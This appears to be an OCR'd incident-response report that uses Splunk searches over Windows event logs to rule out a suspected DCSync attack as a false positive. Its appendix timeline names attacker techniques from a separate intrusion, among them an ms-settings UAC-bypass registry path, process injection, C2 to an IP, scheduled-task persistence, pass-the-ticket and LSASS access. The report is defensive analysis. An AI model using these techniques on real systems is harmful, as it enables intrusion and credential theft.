
Analysis Methodology (Reproducible)
1) Validate suspected DCSync by searching for replication extended-rights (authoritative test)
DCSync requires replication extended-rights. These are normally visible in Event ID 4662 as either the right names or GUIDs.



Result: No results found

Conclusion:
Because replication extended-rights were not observed, DCSync activity is not supported by the logs.

2) Review authentication activity associated with the host/account in scope



```
index=* sourcetype=WinEventLog:Security  EventCode=4624 Account_Name="WIN-HHSGPJM30S2*"
| table _time Account_Name Logon_Type Workstation_Name Source_Network_Address Process_Name Authentication_Package
| sort -_time
```

✓ 26,359 events (before 1/20/26 6:21:00.000 PM) No Event Sampling Job

Events Patterns Statistics (10,000) Visualization

20 Per Page Format Preview Prev 1 2 3 4 5 6


_time	Account_Name	Logon_Type	Workstation_Name	Source_Network_Address	Process_Name	Authentication_Pa
2023-09-13 19:16:18	- WIN-HHSGPJM30S2$	3		::1	-	Kerberos
2023-09-13 19:15:18	- WIN-HHSGPJM30S2$	3		::1	-	Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2$	3		fe80::6069:b12a:5479:134c	-	Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2$	3		2601:151:c303:9660:6069:b12a:5479:134c	-	Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2$	3		::1	-	Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2$	3		fe80::6069:b12a:5479:134c	-	Kerberos
2023-09-13 19:14:26	- WIN-HHSGPJM30S2$	3		fe80::6069:b12a:5479:134c	-	Kerberos
2023-09-13 19:14:26	- WIN-HHSGPJM30S2$	3		fe80::6069:b12a:5479:134c	-	Kerberos

Observations:

- WIN-HHSGPJM30S2$ authenticates frequently using:
  - Kerberos
  - Logon Type 3
  - local/internal IPv6 sources (::1, fe80::...)

Interpretation:

These characteristics are consistent with legitimate AD/DC service behavior rather than remote attacker activity.



```
index=* sourcetype=WinEventLog:Security  EventCode=4624 Account_Name="WIN-HHSGPJM30S2*"
| stats count by Source_Network_Addres
```

All time Smart Mode


✓ 26,359 events (before 1/21/26 5:25:01.000 AM) No Event Sampling Job


Events Patterns Statistics (9) Visualization

20 Per Page Format Preview

Source_Network_Address	count
::1	13058
fe80::6069:b12a:5479:134c	10577
2601:151:c303:9660:6069:b12a:5479:134c	2235
-	191
2601:151:c303:9660::2d70	106
10.0.0.249	61
2001:0:34f1:8072:1816:37b1:f5ff:ff06	60
fe80::1816:37b1:f5ff:ff06	60
127.0.0.1	11

3) Check for privilege/group changes potentially enabling replication abuse





Key event observed:

- Event ID 4732 showed group activity involving:
  - Read-only Domain Controllers
  - Denied RODC Password Replication Group

Interpretation:

This aligns with RODC security configuration, not with granting DCSync replication rights.

Indicators of Compromise (IoCs)

None identified for Incident 2.

- No replication extended-rights usage (DCSync indicators absent)
- No suspicious user account performing replication
- No external source host associated with replication abuse

Root Cause Analysis

The alert was triggered by benign Active Directory activity (directory service access / control access noise and normal authentication patterns), without evidence of replication extended-rights usage required for DCSync. The detection likely relied on broad Event ID 4662 “Control Access” patterns rather than specifically validating replication-rights indicators.

Technical Timeline

- 2023-08-29 – Group management activity observed (RODC-related).
- 2023-09-13 – Frequent 4624 authentications by WIN-HHSGPJM30S2$ (Kerberos, Logon Type 3, internal IPv6).
- Investigation outcome – Replication-rights search returned no events → DCSync ruled out.

A Appendix

A.1 Technical Timeline

Time (UTC)	Activity
2023-08-25 10:38:10 (PURPLE)	Malicious archive **invoice11129.zip** created in C:\Users\Marty.McFly\Downloads\
2023-08-25 10:38:20 (PURPLE)	User opens **invoice.doc** (initial execution trigger)
2023-08-25 10:38:37 (PURPLE)	**WINWORD.EXE → powershell.exe** spawned (Sysmon EID 1), malicious PowerShell execution begins
2023-08-25 ~10:38 (PURPLE)	**C2 communication** established to **18.207.78.25** (/officeupdate)
2023-08-25 10:39:17 (PURPLE)	Enumeration command executed: cmd.exe /C whoami /all
2023-08-25 10:41:22 (PURPLE)	**Process injection**: Source PID **4900** → Target PID **5276**
2023-08-25 10:44:45 (PURPLE)	**UAC bypass registry tampering**: HKU\<SID>\Classes\ms-settings\Shell\Open\command\...
2023-08-25 10:50:25 (PURPLE)	Persistence created: Scheduled Task **ExplorerUpdater**
2023-08-25 11:05–11:07 (IIS)	Recon/port scanning observed (**svchost.exe PID 2964**, ports 3389/5985/22/88)
2023-08-25 11:07:25 (IIS)	Persistence established via rundll32.exe ... kernel32.dll,StartW
2023-08-25 11:09 (DC01)	Suspicious Kerberos activity consistent with **Pass-the-Ticket** (EID 4769/4768)
2023-08-25 11:11:23 (DC01)	Persistence configured via service registry key: ...ServicesUpdater\ImagePath → C:\ProgramData\Services.exe
2023-08-18 05:50 (DC01)	Credential access: LSASS memory access detected (**Sysmon EID 10**, GrantedAccess 0x1FFFF)

End of Report